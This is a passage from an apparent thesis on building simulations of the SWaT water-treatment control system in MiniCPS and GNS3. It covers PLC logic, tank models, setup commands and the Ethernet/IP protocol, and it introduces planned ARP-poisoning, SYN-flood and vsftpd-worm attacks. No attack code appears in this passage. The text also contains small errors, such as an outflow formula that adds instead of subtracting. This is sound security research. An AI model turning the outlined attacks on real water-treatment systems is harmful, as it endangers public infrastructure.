- Time: Assuming a company has "unlimited" economic resources, the time needed to build up, substitute, and adjust the damaged device can be very high compared to the time needed to build up a simulation, in which, of course, there is no possibility to break or damage elements.

Between the most used virtual network tools [11] [12] it is possible to find:

- **IMMUNES** [13]: it is an open-source framework used to both simulate and emulate virtual networks using Linux and FreeBSD [14] kernel. It can be used to simulate IP network. Also, it has been used to simulate a Nuclear Reactor Scada System [15].
- **OMNET++** [16]: it is a framework whose first aim is to build network simulators. However, it has recently been widely adopted as a network simulator itself.

- **NS3** [17]: it is an open-source network simulator used for educational, and research proposes.
- **Cisco Packet Tracer** [18]: a proprietary software developed by Cisco. It is effortless to use; unfortunately, it allows the usage of only cisco devices, limiting its usefulness to studying for Cisco CCNA certification.
- **GNS3** [19]: open-source tool able to simulate and emulate network of different dimensions. it will be described in section 4.2.
- **Mininet** [20]: it is an open-source software based on Linux kernel that allows device simulation in an extremely light way, with respect to other simulation tools. The software will be described in section 4.1.1.
- **Antidote** [21]: open-source network emulator. It aims for a new-generation network simulator that focuses not on studying protocols and links between nodes but on automation.
- **Cloonix** [22]: open-source network simulator. It is based on the KVM Hypervisor. Thus, it allows the simulation of networks with several Virtual Machines on a single device. It aims to ensure the repetability of projects and research.
- **Containerlab** [23]: open-source project aiming to simplify container-based virtualization. Docker, indeed, makes it difficult to define topologies made up of containers.
- **CORE** [24]: whose name stands for Common Open Research Emulator is an open-source project. It uses the same technology used by Mininet: the Network Namespaces that makes the build up of simulation very fast.
- **EVE-NG** [25]: it provides both free and commercial versions. It supports proprietary devices, such as Cisco routers, and open-source ones.
- **Kathara** [26]: open-source network simulator based on Docker containers. It is a good choice for students since it provides a large set of interactive lessons and labs to be analyzed.
- **Shadow** [27]: open-source project whose aim is to run real applications in simulated networks so to provide test and development environment.
- **vrnetlab** [28]: open-source virtual network emulator. It is based on Docker and KVM Hypervisor.
- **VNX** [29]: it is the evolution of VNUML. It is an open-source project aiming to create virtual networks and complex testbeds without the cost of physical and proprietary devices.
- **QualNet Network Simulator** [30]: it is a network simulator that allows timing studies on the topology. It is a cost-effective alternative that simulates even large topologies with thousands of nodes.

- **OPNET** [31]: it is a project whose main characteristic lies in its power. It provides a fixed set of network protocols that the nodes can use.
- **Paessler Multi Server Simulator** [32]: network simulator that can be used to build large-scale topologies. It supports different end devices, such as HTTP, FTP, SMTP, and DNS.
- **Boson NetSim** [33]: software that can be used to train for CCNA certifications.
- **eNSP** [34]: it is a network simulator tool whose aim is the study of Huawei Datacom products.

The work has been carried out using two simulation tools that will be analyzed in the following sections: MiniCPS and GNS3. The first one has been selected because of its special-purpose aim of simulating Cyber-Physical systems. On the contrary, GNS3 has been chosen to evaluate how a general-purpose tool with a large community could be exploited for this specific kind of system simulation.

4.1 MiniCPS

MiniCPS is a framework built on top of Mininet by the iTrust Center For Cyber Security. Before talking about it, it can be helpful to spend a few words about Mininet.

4.1.1 Mininet

Mininet is open-source software that is used to simulate network topology on a single Linux device. The most important characteristic of this tool is that the whole network is simulated in a very light way concerning the other tools of the same kind. Mininet, thanks to the usage of Linux network namespaces, can run the hosts in isolated network environments. In such a way, both real and simulated devices will have very similar behavior. This kind of simulation allows Mininet to count on a very fast build-up of topology. Furthermore, since all the hosts are simulated by code that runs on Linux, it is possible to run every software that runs on that operating system. Also, the usage of python scripts makes it very easy to build up a topology.

However, Mininet also has some constraints: because of the usage of a single Linux kernel, even if the computational power required by a single host is relatively low, building extensive topologies that need many resources can be a problem. Also, it is only possible to simulate hosts with operating systems different from Linux. Moreover, Mininet should not be used in the context of timing simulation because, there is no precise support for virtual time in the software. It can be added during the topology implementation in the python scripts, but it is a challenging and fast task. Lastly, all the hosts are not executed in an isolated environment; that is to say, they share the same file system.

After this brief description of the virtualization software, it is possible to start talking about the framework MiniCPS.

4.1.2 The Framework

MiniCPS is an open-source set of python2.7 (unfortunately has not been fully upgraded to python3 yet) based instruments that help the implementation of a CPS system simulation. Since, as said, the framework has been developed by the same research group of Secure Water Treatment, it is beneficial in simulating this system (as the reader can imagine, this is the reason why SWaT has been the focus of the thesis).

MiniCPS aims to provide two particular properties: reproducibility and compatibility. The first property is achieved thanks to the python scripts used in creating the topologies. This property is advantageous in a research context. In particular, researchers can make the scripts to generate their network setups public, allowing other researchers to reproduce the same environments for their experiments [35]. Compatibility aims to guarantee the similarity between the simulated and the real system. This is achieved, for example using the same network protocols (in the case of SWaT, Ethernet/IP)

Network communications are based on Linux network stack that uses Ethernet. On top of that, MiniCPS allows the usage of protocols such as ICMP, TCP/IP, and other standard protocols. For higher-level protocols, MiniCPS uses the library CPPPO, which provides support for industrial protocols, specifically Modbus/TCP and Ethernet/IP.

Cpppo Library

The SWaT testbed uses Ethernet Industrial Protocol to manage communications between PLCs. The cpppo library provides the support for this protocol. The library implements just the explicit type of messaging that, even if in real systems, is the messaging used for alarms and infrequent communications, is the type chosen by MiniCPS developers to let the PLCs communicate.

Each PLC runs an Enip server that lets the others PLC ask for values. When running a server, the PLC must declare the list of `TAGS` that it will handle. A TAG is nothing but a way the server names all the sensor and actuator values in CIP (see 5.1 for details). In the following example, a server, running in localhost and port 44818, is started with two tags: `ValueX`, which is a float type, and `ResourceName`, which is a string type, with 20 characters max length.

```
python -m cpppo.server.enip -a 127.0.0.1:44818 --print \
 Valuex=REAL ResourceName=STRING[20]
```

Once the server is started, PLCs can make two actions: get or set a value:

```
python -m cpppo.server.enip.client -a 127.0.0.1:44818 --print \
 Valuex
```

```
python -m cpppo.server.enip.client -a 127.0.0.1:44818 --print \
 Valuex=0.37
```

4.1.3 Example of Secure Water Treatment

The example of SWaT simulation present in MiniCPS involves just the first part of the testbed plant. Precisely it is composed as follows:

- controller C0: it is the network controller that in a Software Defined Network contains all the logic of the network. It can manage the network traffic flow using forwarding policies.
- PLC1: it is the PLC managing the Raw Water Intake stage
- PLC2: it is the PLC managing the Chemical Disinfection stage
- PLC3: it is the PLC managing the Ultra-filtration stage
- switch s1: the switch connects the three PLCs in a star topology. It is also used to simulate the physical process of the water flow.

In `example/swat-s1/` of MiniCPS folder, it is possible to find the source code of this simulation of SWaT. However, since it is not entirely developed, the simulation may not work. In the next subsection, you will read how the simulation has been completed and how it works.

4.1.4 Complete Secure Water Treatment

Is it possible to download all the source code of the complete SWaT simulation from the GitHub repository:

```
git clone https://github.com/ste911/minicps
```

The folder is comprehensive of all the MiniCPS framework source code. This is due to the little changes has been made to the source code of the framework (see MiniCPS User Manual in appendix A) because of some errors encountered during the simulation development. Those errors may be because MiniCPS is an immature framework that, unfortunately, has yet to be maintained since 2020, leaving space for outdated components (e.g. the lack of support for python3). However, suppose you have followed the installation guide in appendix A, you may substitute the old `example/swat-s1` with the one just downloaded in the MiniCPS folder, and everything should work fine.

Remember to verify that MiniCPS is present in the `PYTHONPATH`; if it does not, add with:

```
export PYTHONPATH=$PYTHONPATH:$HOME/minicps
```

`$HOME/minicps` is the path to the minicps folder.

SWat comprises ten components: six PLCs, two attackers, one switch, and one controller. Before entering the details of each device, in the table 4.1 you can read the networking information of the devices.

Device	*MAC Address*	*IP Address*
PLC1	00:1D:9C:C7:B0:70	192.168.1.10
PLC2	00:1D:9C:C8:BC:46	192.168.1.20
PLC3	00:1D:9C:C8:BD:F2	192.168.1.30
PLC4	00:1D:9C:C7:FA:2C	192.168.1.40
PLC5	00:1D:9C:C8:BC:2F	192.168.1.50
PLC6	00:1D:9C:C7:FA:2D	192.168.1.60
Attacker	AA:AA:AA:AA:AA:AA	192.168.1.77
Attacker2	AA:AA:AA:AA:AA:BB	192.168.1.78

Table 4.1. MAC and IP addresses of SWaT devices.

PLC1

It is the Programmable Control Logic in charge of managing the Raw Water Intake stage. The `main_loop` will perform the following action:

1. Read from the DB the value `LIT101` that indicates the water level of `RWT`.
2. Depending on `LIT101` open or close the valve `MV101` that control the entering of water in `RWT`. Also, if the water level is too low, it closes pump `P101`.
3. Ask PLC2 for `LS201`, `LS202`, and `LS203` that are the level values of the chemical compounds.
4. Ask PLC3 for `LIT301`, indicating the value of the next tank.
5. Depending on the combination of `LIT101`, `LS201`, `LS202`, `LS203`, and `LIT301` it opens or closes pump `P101`. Precisely, when `LIT101`, `LS201`, `LS202`, and `LS203` values are higher than a threshold (`LIT_101_M['L']`, `LS_201_M['L']`, `LS_202_M['L']`, and `LS_203_M['L']`) and `LIT301` is smaller than `LIT_301_M['L']` `P101` is opened, otherwise it is closed.

PLC2

This PLC control the Chemical Disinfection stage, performing the following action in `main_loop`:

1. Read from the DB and send to its Enip server `LS201`, the value indicating the level of $NaCl$.
2. Read from the DB and send to its Enip server `LS202`, the value indicating the level of HCl.

3. Read from the DB and send to its Enip server `LS203` that is the value indicating the level of $NaOCl$.
4. Ask PLC3 `LIT301`.
5. Given the combination of those four values, it opens or closes `P201` (managing $NaCl$ flux), `P202` (managing HCl flux), `P203` (managing $NaOCl$ flux), and `MV201` (managing the flux of water coming from `RWT`). The condition is the same described in the last point of PLC1.

PLC3

It is the controller that supervises the Ultra-filtration phase. In chronological order, it will perform:

1. Get `LIT301` (the water level in UFF tank) from DB and send the value to its Enip server so that PLC1 and PLC2 can ask for it.
2. Ask PLC4 for `LIT401` .
3. If `LIT301` value is higher than `LIT_301_M['L']` and `LIT401` is smaller than the threshold `LIT_401_M['H']` it opens pump `P301` and valve `MV302`, otherwise the both the actuators are closed.

PLC4

It is the device managing the Dechlorination stage. The `main_loop` is organized as follows:

1. Read from DB `LIT401` (that is the water level of ROF tank). Send the value to its Enip server, so PLC3 and PLC5 can ask for it.
2. Read from DB `LS401` (that is the $NaSHO_3$). Send the value to its Enip server, so PLC5 can ask for it.
3. Ask PLC6 for `LS601`.
4. When `LIT401` is higher than `LIT_401_M['L']`, `LS401` is higher than `LS_401_M['L']` and `LS601` is smaller than `LS_601_M['H]` it opens and closes pumps `P401` and `P403`. If not, the two pumps are closed.

PLC5

It is the PLC in charge of managing the Purification by Reverse Osmosis. It:

1. Asks PLC4 for `LIT401` and `LS401`.
2. Asks PLC6 for `LS601`.
3. The same condition present in PLC4, is used to activate or deactivate pump `P501` and to open or close valve `MV501`.

PLC6

It is the PLC controlling the last stage of the Secure Water Treatment. Even if the stage is Ultra-filtration membrane backwash and cleaning, which should involve different kinds of actions, it has been chosen to model it just as the stage that provides the filtered water (deleting the backwash cleaning) just to keep the simulation quite linear. The actions performed by this micro-controller are straightforward:

1. Read from the DB value `LS601` and send it to its Enip server.
2. Depending on the value read opens or closes the pump `P601` that lets the water "flows out the simulation".

Switch S1

It is the switch that connects all the controllers in a star topology. It is also used to run the python scripts in charge of simulation the physical processes. There are present eight different scripts, one per tank device:

- `physical_process_rwt.py`.
- `physical_process_nacl.py`
- `physical_process_hcl.py`
- `physical_process_naocl.py`
- `physical_process_uff.py`
- `physical_process_rof.py`
- `physical_process_nahso3.py`
- `physical_process_rop.py`

All those processes act in the same way. They read the value on the valves and pumps that let the water flow in the tank and calculate the inflow.

$$inflow = PUMP\_FLOWRATE\_IN * PP\_PERIOD\_HOURS$$

$$water\_volume = water\_volume + inflow$$

The same is done for the outflow, reading values of pumps and valves that let the water flow out of the tank.

$$outflow = PUMP\_FLOWRATE\_out * PP\_PERIOD\_HOURS$$

$$water\_volume = water\_volume - outflow$$

Then the water level is calculated:

$$water\_level = water\_volume/tank\_section$$

You can read a summary of the most useful tank variables in the table 4.2.

Tank	*Variable*	*Value*
RWT	TANK_HEIGHT	1.6 (m)
	TANK_DIAMETER	1.38 (m)
	TANK_SECTION	1.5 (m^2)
	PUMP_FLOWRATE_IN	2.55 (m^3/h)
	PUMP_FLOWRATE_OUT	2.45 (m^3/h)
NaCl	NaCl_TANK_HEIGHT	1.75 (m)
	NaCl_TANK_DIAMETER	0.55 (m)
	NaCl_TANK_SECTION	0.24 (m^2)
	NaCl_PUMP_FLOWRATE_OUT	0.05 (m^3/h)
HCl	HCl_TANK_HEIGHT	1.75 (m)
	HCl_TANK_DIAMETER	0.55 (m)
	HCl_TANK_SECTION	0.24 (m^2)
	HCl_PUMP_FLOWRATE_OUT	0.00078 (m^3/h)
NaOCl	NaOCl_TANK_HEIGHT	1.75 (m)
	NaOCl_TANK_DIAMETER	0.55 (m)
	NaOCl_TANK_SECTION	0.24 (m^2)
	NaOCl_PUMP_FLOWRATE_OUT	0.065 (m^3/h)
UFF	UFF_TANK_HEIGHT	1.6 (m)
	UFF_TANK_DIAMETER	1.38 (m)
	UFF_TANK_SECTION	1.5 (m^2)
	UFF_PUMP_FLOWRATE_IN	2.55 (m^3/h)
	UFF_PUMP_FLOWRATE_OUT	2.45 (m^3/h)
ROF	ROF_TANK_HEIGHT	1.6 (m)
	ROF_TANK_DIAMETER	1.38 (m)
	ROF_TANK_SECTION	1.5 (m^2)
	ROF_PUMP_FLOWRATE_IN	2.55(m^3/h)
	ROF_PUMP_FLOWRATE_OUT	2.45(m^3/h)
NaHSO_3	NaCl_TANK_HEIGHT	1.75 (m)
	NaHSO_3_TANK_DIAMETER	0.55 (m)
	NaHSO_3_TANK_SECTION	0.24 (m^2)
	NaHSO_3_PUMP_FLOWRATE_OUT	0.00078 (m^3/h)
ROP	ROP_TANK_HEIGHT	1.24 (m)
	ROP_TANK_DIAMETER	1.16 (m)
	ROP_TANK_SECTION	1.05 (m^2)
	ROP_PUMP_FLOWRATE_IN	2.55 (m^3/h)
	ROP_PUMP_FLOWRATE_OUT	2.45 (m^3/h)

Table 4.2. Summary of useful variables declared in `/example/swat-s1/utils.py` .

Controller C0

The controller C0 used in the simulation is not the default one simulated by Mininet. It is a controller, simulated with `Pox`, that can act as a firewall. To run the controller, you must move the file `examples/swat-s1/firewall.py` in `pox/pox/misc/`. Then, the controller is started in the file `examples/swat-s1/-run.py`. This is done by creating a sub-process with the function `Popen`, in which

the command:

```
sudo nohup ../../../pox/pox.py log.level --debug \
 openflow.of_01 forwarding.l2_learning misc.firewall
```

is run. It will simulate an l2 switch, acting as a firewall with rules specified in `firewall.py`.

In this case, traffic from and to Attacker 2 is blocked.

Attacker and Attacker 2

Of course, the two nodes that simulate the malicious users have no utility in the simulation of the process. They will be discussed in chapter 5.

At this point, all the nodes present in the topology have been discussed. It is important, now, to spend a few words on two other important elements of the simulation: the Database and the graphical interface. Then, lastly, it will be discussed how the simulation is run.

Database

The Database that stores the values of sensors is located in file `examples/swat-s1/swat-s1.db.sqlite`. Only a table is present: `swat_s1`. It is composed of three columns: `name` (name of the sensor/actuator), `pid` (PLC id), and `value` (value of the resource). In table 4.3, you have a full view of the `swat_s1` table.

SWaT GUI

MiniCPS does not provide a Graphical User Interface. Thus, during the simulation, the user must look at the Database. This cannot be easy since the velocity at which data are updated. For this reason, a SWaT GUI has been added.

To implement the interface has been used the library `Tkinter`. This library has its programming language, `Tcl`, which is an interpreted one. To create a Tk interface, a Tcl interpreter is created, and it is the element in charge of managing the updates of the GUIs. Commands to manipulate the interfaces are provided by `Tk`. When instantiating a Tk object, a Tcl interpreter is instantiated and will manage the current interface. For example, in figure 4.1, you can see the SWaT GUI. The red lines indicate the critical level of the tanks. Under the first line, the outflow must be stopped. Over the second line, the inflow must be stopped. To install Tkinter:

```
sudo apt-get install python-tk
```

name	*pid*	*Value*
MV101	1	0
LIT101	1	0.5
P101	1	0
MV201	2	0
P201	2	0
LS201	2	0.5
P203	2	0
LS203	2	0.5
P205	2	0
LS205	2	0.5
LIT301	3	0.5
P301	3	0
MV302	3	0
P401	4	0
P402	4	0
LIT401	4	0.5
LS401	4	0.5
P501	5	0
MV501	5	0
P601	6	0
LS601	6	0.0

Table 4.3. Database of SWaT simulation .




Figure 4.1. SWaT GUI

Build Up The Topology

As said in Section 4.1.4, after the creation of the Database (with make swat-s1-init), the topology can be started running `make swat-s1`. The last command, run the python script `examples/swat-s1/run.py`, which is responsible for setting up all the topology. First of all, it starts the controller process, then instantiates a Mininet class using the topology described in `examples/swat-s1/topo.py` and the parameter `controller = RemoteController`. In this way, the topology is created

with the nodes and links specified. Without specifying any IP address, Mininet will search the remote controller in localhost ports 6653 and 6633, where the custom pox controller is running. Finally, the `SwatS1CPS` class is instantiated. In the `__init__` method, the last class will start the net, run all the plc script into the right nodes, and finally, physical processes in the switch. Moreover, all the pids of PLC processes are saved so that the processes can be killed in case of sudden interruption by the user.

4.2 GNS3

GNS3 is the second virtual network software that has been used. It is an open-source project by Jeremy Grossman to study Cisco certifications without the cost of hardware components for practice. The software can be used to simulate both small local networks and those involving many devices. However, it must be highlighted that the simulation of a device, compared to other simulation software, can be pretty heavy; this section will explain how to overcome this obstacle.

In contrast to Minicps, GNS3 can count on a vast community and constant software maintenance. GNS3 can emulate, that is, run the exact device images, reproducing the device's hardware. Also, GNS3 can be used to simulate, which means just imitating the functionality of a device without running the real image. Moreover, it supports many different vendor devices such as Cisco (it should be obvious knowing how the project started), Brocade vRouters, Docker instances, HPE VSRs. Also, it is possible to simulate various end devices, such as Linux servers.

The software is composed of two different parts. The first is the GNS3 all-in-one software. It involves the graphical part of GNS3 that the user uses to create and modify the topologies he wants to simulate. The second component is the GNS3 Virtual Machine. All the devices added in the topology by the GNS3 all-in-one software must be run in a server process, and the GNS3 Virtual Machine does the job. There are three different possibilities for configuring this component. The first option is not installing the GNS3 virtual machine. This way, all the topology devices will be run on the GNS3 Local server, which is included in the GNS3 all-in-one software. However, this option is not recommended since the local server has limited resources, able to simulate very small topologies using light components. The second possibility is to use virtualization software (Vmware is suggested) to run the GNS3 VM. In this case, the server will run in the VM instead of running as a process in the same environment of GNS3 all-in-one software. This is the preferred solution. Finally, in case of the GNS3 VM needs more resources, it is possible to choose the third option: run the GNS3 VM in a remote server that can provide more computational power and connect to it.

4.2.1 Secure Water Treatment Topology

The topology of SWaT is composed of nine Network Automation nodes; Network Automation is a docker container running Ubuntu 20.04.1. One of the nine nodes

is used to simulate the physical process and interface, two are used as the attackers, and the last six are the PLCs. An Ethernet switch connects all of those. Moreover, the switch is connected through the router to a NAT node. This way, all the nodes can connect to the internet, download libraries, and be updated. For example, in Fig. 4.2, you can see the complete view of the SWaT topology.

The PLCs requires two python library to be installed: `cpppo` and `pwntools`.

Contrary to MiniCPS, in GNS3, the file system of the nodes is not shared with the host, so every PLC runs a vsftpd server. This service has been added as a way for HMI to access, for example, to log files in the micro-controllers.

Moreover, all the water (and other compounds) level values are stored in the database that is present in the PhysicalProcess node. Due to the isolation of the nodes, all the micro-controllers cannot directly access the database. To overcome this issue, the PhysicalProcess node provides a server that allow PLCs to get and set values in the database. First of all, it creates a socket listening on 192.168.1.1 port 3001. Then it waits for a connection. PLCs can connect to the server, sending requests in the form of `"action:resource:value"`, in which action can be both GET or SET, resource is the name of the resource in the database, concatenated with the pid (e.g. LIT101:1). Finally, the field "value" is present only in the set query and is the new value to be written in the database.

The graphical interface of the GNS3 simulation is the same as the MiniCPS simulation. The only modification needed is to change the library to use from `Tkinter` into `tkinter`. The change is due to a different name used in python2.7 and python3.




Figure 4.2. GNS3 SWaT topology

Compounds levels of the eight tanks are simulated, as in MiniCPS, by eight different processes. The calculation of the level of each tank is done in the same way, using the following formulas:

$$inflow = PUMP\_FLOWRATE\_IN * PP\_PERIOD\_HOURS$$
$$water\_volume = water\_volume + inflow$$

The same is done for the outflow, reading values of pumps and valves that let the water flow out of the tank.

$$outflow = PUMP\_FLOWRATE\_out * PP\_PERIOD\_HOURS$$
$$water\_volume = water\_volume + outflow$$

Then the water level is calculated:

$$water\_level = water\_volume/tank\_section$$

Due to the lack of MiniCPS classes in GNS3, support to perform queries have been added. Remembering that the physical processes run in the same node in which the database is maintained, there is no need to resort to the server in 192.168.1.1.

In the PLC nodes, in addition to the vsftpd server, the only code running is the one present in `plcx.py`. The job that each PLC has to perform has already been described in 4.1.5. The problem in GNS3 has been just a matter of adaptation of code. Some methods had to be added. The changes that have been performed mainly concern the support for the cpppo library. Since all the PLC classes do not inherit from the MiniCPS classes, the support for creating, managing, and updating the enip server has been introduced.

Chapter 5

Simulated Attacks

After the implementation of the simulation of Secure Water Treatment, the work done has focused on the analysis of possible attacks. It has to be remembered, indeed, that the necessity to develop a simulation environment comes from the need to test, from a security point of view, the water purification process.

The work focused on three attacks: ARP poisoning, SYN-flood, and malware called S.P.A.R.A. These three attacks' choice lies in the attempt to highlight the most evident criticality.

The first attack focuses on the vulnerabilities of most communication protocols used by SCADA systems. As said, Ethernet/IP (such as Modbus and DevNet) does not support cryptography. Moreover, the lack of usage of certificates makes very easy the study, interception, and modification of communications performed by the PLCs by an attacker that can have access to the network.

SYN-flood has been performed as a member of Denial Of Service attacks. Indeed, due to the nature of the application fields of SCADA system, Dos attacks are probably the most diffuse threats. Often, attackers aim to compromise a production or distribution server, so to cause an economic loss and unease for the customers.

Finally, the worm has been developed to show how the system devices' lack of maintenance and upgrade can be fatal. As will be seen in one of the following sections, avoiding patching service (in this case, vsftpd) because of economic loss due to the need to stop the process paves the way for attackers that find the attack surface expanded. Moreover, if the system is not carefully monitored, it can be difficult to spot any ongoing attacks. Lastly, this attack (such as the ARP poisoning) shows the importance of an Intrusion Detection System (IDS) that assists in the detection of ongoing attacks.

Before entering in details of performed attacks, it is important to study the protocol that the system uses to communicate: Ethernet/IP.

5.1 Ethernet/IP

One of the most used industrial protocols in automated applications is Ethernet/IP, where IP stands for Industrial Protocol. Rockwell Automation developed it in

2001. Its widespread usage is due to its completeness and low cost. In addition, Ethernet/IP can integrate the Common Industrial Protocol [36] (CIP) with the standard low-level protocols, such as IP, TCP, and UDP.

"It is useful to take a look at EtherNet/IP in terms of the seven-layer Open System Interconnection (OSI) Reference Model [...] As with all CIP Networks, EtherNet/IP implements CIP at the Session layer and above and adapts CIP to the specific EtherNet/IP technology at the Transport layer. TCP/IP encapsulation allows a node on the network to embed a message as the data portion in an Ethernet message. The encapsulation technique uses both the TCP and UDP layers of the TCP/IP layers and provides the method that allows CIP to be implemented transparently on top of Ethernet and TCP/IP" [37]

The Physical Layer, that manages the bit transmission over the network, implements the standard IEEE 802.3 with cabled connections, even if wireless solutions can be found in some systems (e.g. SWaT, in which it is possible to switch from cabled connections to wireless).

The Data Link Layer uses CSMA/CD Media Access Control to manage frames transfer between two or more nodes.

As said, the network layer and the transport layers implement TCP/IP.

From the fifth level, the session one, Ethernet/IP implements CIP. It provides two types different types of messaging: Unconnected and Connected. The first type is used for connection establishment and occasional messages. The Connected messaging, instead, is used for frequent messaging such as I/O data transfer.

Moreover, the protocol has two different kinds of connection: implicit and explicit. Implicit connections are used to exchange time-critical data. With this kind of connection, no protocol information is exchanged. This way, the packet size is smaller, and the packet transfer is faster. Moreover, it uses UDP, whose packets can be processed faster than TCP. Explicit connections are used in point-to-point connections and use the TCP model.

The Common Industrial Protocol foresees every device to be represented as a series of objects, can be grouped into three groups:

- Required Objects are the objects that contain network information (such as IP address and MAC address), and object specification (such as the serial number and the vendor ID).
- Application Objects, which form the profile of the devices, that is to say, the set of objects representing the device type and function (for example, input and output values). The set of the application object is predefined for the most common type of device.
- Vendor Specific Objects are objects not present in the profile of the device but added by the vendor as new attributes.

To implement Ethernet/IP in the simulation, the `cpppo` library has been used, which implements only Unconnected messaging.

Ethernet Header (14 bytes)	IP header (20 to 60 bytes)	TCP/ UDP header (20 to 60 bytes)/ (8 bytes)	Command (2 bytes)	Length 2 bytes	Session Handle (4 bytes)
Status (4 bytes)	Sender Context (8 bytes)	Options (4 bytes)	Command-specific Data (0 to 65511 bytes)	Trailer (4 bytes)	

Figure 5.1. Ethernet/IP packet composition




Figure 5.2. Schematics of types of packet exchanged in SWaT simulation. The Command and Session Handle field are shown in the Fig. 5.1. Service and Service Code, instead, are part of the Command-specific Data field. They are located in position 40-41 and 50

The Fig. 5.1 shows how the an Ethernet/IP packet (explicit, unconnected) is composed. In grey are highlighted the fields which compose the CIP packet: it is important to notice the Command field that represent the aim of the packet (two possible values can be `0x6500` and `0x6f00` as shown in Fig. 5.3), the Session Handle field that contains the number of the session established between client and enip server; the Status field, whose value indicates if the communication has been successfully. Finally, the Command-specific data fields contains the data to be exchanged.

In the Fig. 5.2 it is possible to see all the kind of packets that are exchanged in the Secure Water Treatment Simulation and how they can be recognized.

Fig. 5.3 shows a how the data are exchanged while in Fig. 5.4, it is possible to see a packet capture of this type of communication.

First, a TCP connection is established with the three-way handshake. Then the consumer (can be seen as the client) ask to establish an Ethernet/IP session sending a Register Session (Command field = `0x6500`) with 0x0 as the session number. The producer will respond with a Register Session Response in which

